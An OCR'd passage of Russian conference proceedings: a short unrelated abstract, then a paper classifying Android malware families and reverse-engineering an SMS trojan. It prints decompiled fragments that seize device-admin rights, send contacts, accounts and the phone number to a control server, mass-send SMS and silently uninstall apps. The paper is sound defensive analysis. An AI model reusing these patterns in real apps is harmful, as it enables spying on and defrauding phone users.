DEVELOPMENT OF DOCUMENTATION OF THE BASIC PROFESSIONAL EDUCATIONAL PROGRAMMES IN THE ELECTRONIC INFORMATIONAL AND EDUCATIONAL ENVIRONMENT OF THE UNIVERSITY

A.N. Sergeev

The article deals with the possibility of automatization of the development process of the documentation of the basic professional educational programmes. The concept and experience of implementation of the educational documentation portal in the electronic informational and educational environment of the Volgograd State Socio-Pedagogical University is under consideration in the article.

Keywords: development of educational documentation, work programme, fund of assessment tools, basic professional educational programme, electronic informational and educational environment.

УДК 004.422

ВИРУСЫ В ОС ANDROID

А.С. Тимофеев [1]

1 *alextim.95@mail.ru*; Кубанский государственный университет

В статье выявляются и рассматриваются основные семейства вирусов в операционной системе Android и их наиболее типичные представители. ОС Android - наиболее распространенная операционная система для смартфонов, поэтому проблема ее безопасности как никогда актуальна. Для изучения кода вредоносного программного обеспечения был использован метод реверс-инжиниринга.

Ключевые слова: вирус, ОС Android.

1. Классификация семейств вредоносных программ

В процессе изучения вредоносного ПО для ОС Android были выделены несколько крупных семейств наиболее распространенных вредоносных программ. Рассмотрим по порядку каждое из них:

1) SMS-троянцы (семейство Android.SmsSend). Программы такого рода проникают на телефон пользователя под видом популярных приложений с целью отправки sms-сообщений на так называемые «короткие номера». Устройство большинства sms-троянцев достаточно несложно,а сами они практически идентичны друг другу.

2) Банковские троянцы (семейство Android.Spy). Это сложноустроенные вредоносы, основная цель которых – похищение средств с банковских карт, привязанных к аккаунтам мобильных устройств. Для этого они собирают конфиденциальную информацию о пользователях, отправляют SMS-сообщения (чтобы обойти двухфакторную аутентификацию, принятую во многих банках), могут принимать команды с сервера злоумышленников (что роднит их с ботами). Для облегчения доступа к данным такие программы часто стремятся получить права администратора устройства, после чего их практически невозможно удалить обычными средствами.

3) Коммерческие шпионы. Такие приложения следят за пользователями, сканируя их геоданные, перехватывая звонки и SMS-сообщения, иногда даже записы-

вая окружение, собирая историю посещений веб-страниц из браузеров. Такие программы опасны тем, что они удаляют свой значок с «рабочего стола» мобильного устройства, так что увидеть их можно, только зайдя в системное меню со списком установленных приложений.

4) Рекламные модули. Как правило, разработчики вставляют их в свои приложения для получения дополнительного заработка, и никакой угрозы для пользователя они представляют. Однако, встречаются и менее безобидные модули: например, модули отправляющие свои сообщения через панель уведомлений мобильного устройства. Для привлечения внимания могут употребляться весьма пугающие заголовки: «Срочно обновите ваше устройство», «На вашем телефоне обнаружен опасный вирус», и т.д. При переходе по подобным ссылкам, пользователь, скорее всего, получит какой-либо вирус. Также, некоторые модули, уподобляясь троянцам, могут собирать конфиденциальную информацию о пользователе, добавлять ярлыки рекламируемого ПО на рабочий стол. Антивирусные программы определяют приложения, содержащие подобные модули, как рекламные программы или Adware.

5) Существует также семейство вирусов, которое не похищает данные пользователя, а наносит им непоправимый урон. Так, вирус Android.Moghava, проникая под видом живых обоев на экран, накладывал специальные фильтры на фотографии в заражённом смартфоне, в результате чего их уже невозможно было открыть ни в одной программе просмотра.

6) Программы-шутки, создаваемые, как следует из названия, для подшучивания над пользователями. При внешней безобидности и отсутствии финансовой выгоды для её создателей, в своей работе они используют алгоритмы, похожие на алгоритмы вирусов. Некоторые антивирусы так и заносят их вирусные базы – как класс программ-шуток. ?

2. Анализ кода и алгоритмов функционирования вредоносов

Как уже говорилось ранее, приложения Android имеют расширение .apk. По своей сути они являются архивами, содержащими все необходимые файлы для работы приложения. Приложения под Android пишутся на языке Java; при компиляции java-код переводится в байт-код виртуальной машиной DalvikVM или ART, который затем архивируется определенным способом (рисунок 1).



Рис. 1. Работа виртуальной машины Android

Соответственно, чтобы получить доступ к первоначальному коду, нужно про-

делать обратную процедуру: распаковать apk-файл, преобразовать байт-код в код Java, и открыть его в соответствующей среде программирования. Подобная процедура называется реверс-инжинирингом. Для осуществления подобных операций потребуется:

1) Конвертер dex-файлов в jar-файлы;
2) Декомпиляторjar-файлов.

Однако, проделав вышеперечисленные операции, далеко не всегда на выходе получается удобочитаемый код. Всё дело в так называемой обфускации – изменении структуры кода программы с сохранением его функциональности, но затруднением его анализа и понимания. Вирусописатели часто применяют в своих приложениях обфускаторы, чтобы затруднить специалистам по информационной безопасности анализ кода и, соответственно, разработку соответствующей антивирусной программы. Обфускация может быть произведена вручную (перемена строк местами, замена переменных на обезличенные переменные), так и с помощью специальных программ – обфускаторов.

3. Анализ sms-бота

Проанализируем вирус семейства sms-троянцев. Данный бот занимается тем, что рассылает сообщения владельцам так называемых «красивых» номеров с предложением зайти на сайт для получения информации о других таких же номерах и их владельцах.

Самый простой способ определить, что будет делать приложение – это посмотреть список запрашиваемых им разрешений. Откроем файл манифеста AndroidManifest.xml (рисунок 2):

```
<receiver android:name=".IncomingSmsReceiver" android:exported="true">
    ...
</receiver>
<receiver android:name=".OnReboot" android:permission="android.permission.RECEIVE_BOOT_COMPLETED" android:enabled="true">
    ...
</receiver>
<receiver android:name=".AdminReceiver" android:permission="android.permission.BIND_DEVICE_ADMIN">
    ...
</receiver>
<receiver android:name=".RunService$Alarm" android:exported="true">
    ...
</receiver>
<service android:name=".RunService" />
```

Рис. 2. AndoidManifest.xml

Отсюда видно, что бот выполняет следующие функции:

1) Перехват входящих SMS;
2) Получение прав администратора;
3) Запуск неизвестного пока что сервиса.

Продолжаем анализ (рисунок 3):

Бот просит разрешения на:

1) Получение доступа ко всем аккаунтам на этом мобильном устройстве;
2) Получение, отправку, написание и чтение SMS;
3) Выход в Интернет;
4) Получение состояния телефона;

```
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
<uses-permission android:name="android.permission.GET_ACCOUNTS" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.WRITE_SMS" />
<uses-permission android:name="android.permission.READ_SMS" />
<uses-permission android:name="android.permission.READ_PHONE_STATE" />
<uses-permission android:name="android.permission.CALL_PHONE" />
<uses-permission android:name="android.permission.INTERNET" />
```

Рис. 3. Список разрешений, запрашиваемых приложением

5) Телефонные вызовы.

Перейдем к исследованию классов приложения. Наибольший интерес представляет класс MainActivity.java рассмотрим ту часть кода этого класса, где бот пытается получить права администратора устройства (рисунок 4):

```
this.devicePolicyManager = ((DevicePolicyManager)getSystemService("device_policy"));
if (!this.devicePolicyManager.isAdminActive(this.adminReceiver))
  {
        GetAdministrator localGetAdministrator = new GetAdministrator();
        localGetAdministrator.execute(new Void[0]);
        return;
   }
```

Рис. 4. Попытка получения прав администратора

Далее, рассмотрим класс HandlerCMD.java, в котором перечисляются все основные функции бота.

Итак, этот бот может получать команды от сервера, причём Handler занимается их обработкой. И при получении определенного значения от 1 до 16 совершает какие-то операции. Рассмотрим их подробнее:

1) При получении «1» бот отправляет SMS на определённый номер (рисунок 5):

```
if (str1.equals("1") == true)
{
  Commands localCommands1 = new Commands(this.context);
  localCommands1.smska(paramArrayOfString);
}
```

Рис. 5. Отправка SMS

2) При получении «4» бот отправляет на сервер данные обо всех аккаунтах пользователя (рисунок 6):

3) При получении «6» бот очищает «чёрный список» контактов (рисунок 7):

4) При получении «7» бот рассылает SMS от управляющего сервера по всем адресам телефонной книги (рисунок 8):

5) При получении «8» бот рассылает SMS от управляющего сервера по всем но-

```
if (str1.equals("4") == true)
{...
  String str4 = localCommands4.getAllAccounts();
  …
localSendPostData2.execute("http://" + this.server_ip, localHashMap2);
…    }
```

Рис. 6. Отправка на сервер данных

```
if (str1.equals("6") == true)
{ …
  localCommands6.clearBL();
  …    }
```

Рис. 7. Очистка «черного списка»

```
if (str1.equals("7") == true)
{ …
  localCommands7.deliveryPhoneBook(paramArrayOfString);
  …    }
```

Рис. 8. Рассылка SMS всем контактам в телефонной книге

мерам, полученным от него же (рисунок 9):

```
if (str1.equals("8") == true)
{ …
  localCommands8.deliveryFromBase(paramArrayOfString);
  … }
```

Рис. 9. Рассылка SMS указанным номерам

6) При получении «9» бот отправляет на сервер все контакты из телефонной книги(рисунок 10):

```
if (str1.equals("9") == true)
{
  PhoneBook localPhoneBook = new PhoneBook(this.context);
  ArrayList localArrayList = localPhoneBook.getNumbers();
  …
  localSendPostData4.execute("http://" + this.server_ip, localHashMap4);
  …    }
```

Рис. 10. Отправка на сервер контактов

7) При получении «10» бот отправляет на сервер информацию о сотовом операторе (рисунок 11):

```
if (str1.equals("10") == true)
{ …
  String str7 = localCommands9.getProvider();
  …
  localSendPostData5.execute("http://" + this.server_ip, localHashMap5);
  … }
```

Рис. 11. Отправка на сервер информации о сотовом операторе

8) При получении «11» бот отправляет на сервер версии всех приложений, установленных на мобильном устройстве (рисунок 12):

```
if (str1.equals("11") == true)
{ …
  String str8 = localCommands10.getVersionApp();
  …
  localSendPostData6.execute("http://" + this.server_ip, localHashMap6);
  … }
```

Рис. 12. Отправка на сервер версий установленных приложений

9) При получении «12» бот отправляет на сервер версию ОС Android, установленную на мобильном устройстве (рисунок 13):

```
if (str1.equals("12") == true)
{ …
  String str9 = localCommands11.getVersionOS();
  …
  localSendPostData7.execute("http://" + this.server_ip, localHashMap7);
  … }
```

Рис. 13. Отправка на сервере версии ОС Android

10) При получении «14» бот отправляет на сервер номер телефона мобильного устройства (рисунок 14):

11) При получении «16» бот удаляет приложения в скрытом режиме (рисунок 15):

Литература

1. Dubey A. Android Security / A. Dubey, A. Misra. – New York: Taylor & Francis Group, LLC, 2016. – 205 p.

2. Drake J. Android hacker's handbook / J. Drake, G. Wicherski, S. Ridley, C. Mulliner, Z. Lanier, P. Fora. – Indianapolis: John Wiley & Sons, Inc., 2016. – 209 p.

```
if (str1.equals("14") == true)
{ …
  String str11 = localCommands13.getPhoneNumber();
  …
  localSendPostData9.execute("http://" + this.server_ip, localHashMap9);
  …      }
```

Рис. 14. Отправка на сервер номера телефона мобильного устройства

```
if (str1.equals("16") == true)
{
  Commands localCommands15 = new Commands(this.context);
  localCommands15.uninstallApp(paramArrayOfString);
  return;
}
```

Рис. 15. Удаление приложений

3. Рожкова М.В. Экспериментальная (вычислительная) теория чисел / М.В. Рожкова, А.В. Рожков // Новые информационные технологии в образовании и науке : НИТО-2017 : материалы X международной научно-практической конференции. – Екатеринбург: РГППУ, 2017. –С. 413–417.

4. Рожков А.В. Стратегия DPS–Debian–Python-Sage: проблемно-ориентированные вычислительные среды на открытом коде / А.В. Рожков // Международная школа «Математическое моделирование фундаментальных объектов и явлений в системах компьютерной математики - KAZCAS-2016», Международная научно-практическая конференция «Информационные технологии в образовании и науке - ИТОН-2016» : труды школы и материалы конференции. – Казань, КФУ, 2016. – С. 172–179.

VIRUSES IN ANDROID OS

A.S. Timofeev

The article identifies and discusses the main virus families in the Android operating system and their most typical representatives. OS Android - the most common operating system for smartphones, so the problem of its security is more relevant than ever. To study the code of malicious software, the reverse-engineering method was used.

Keywords: virus, OS Android.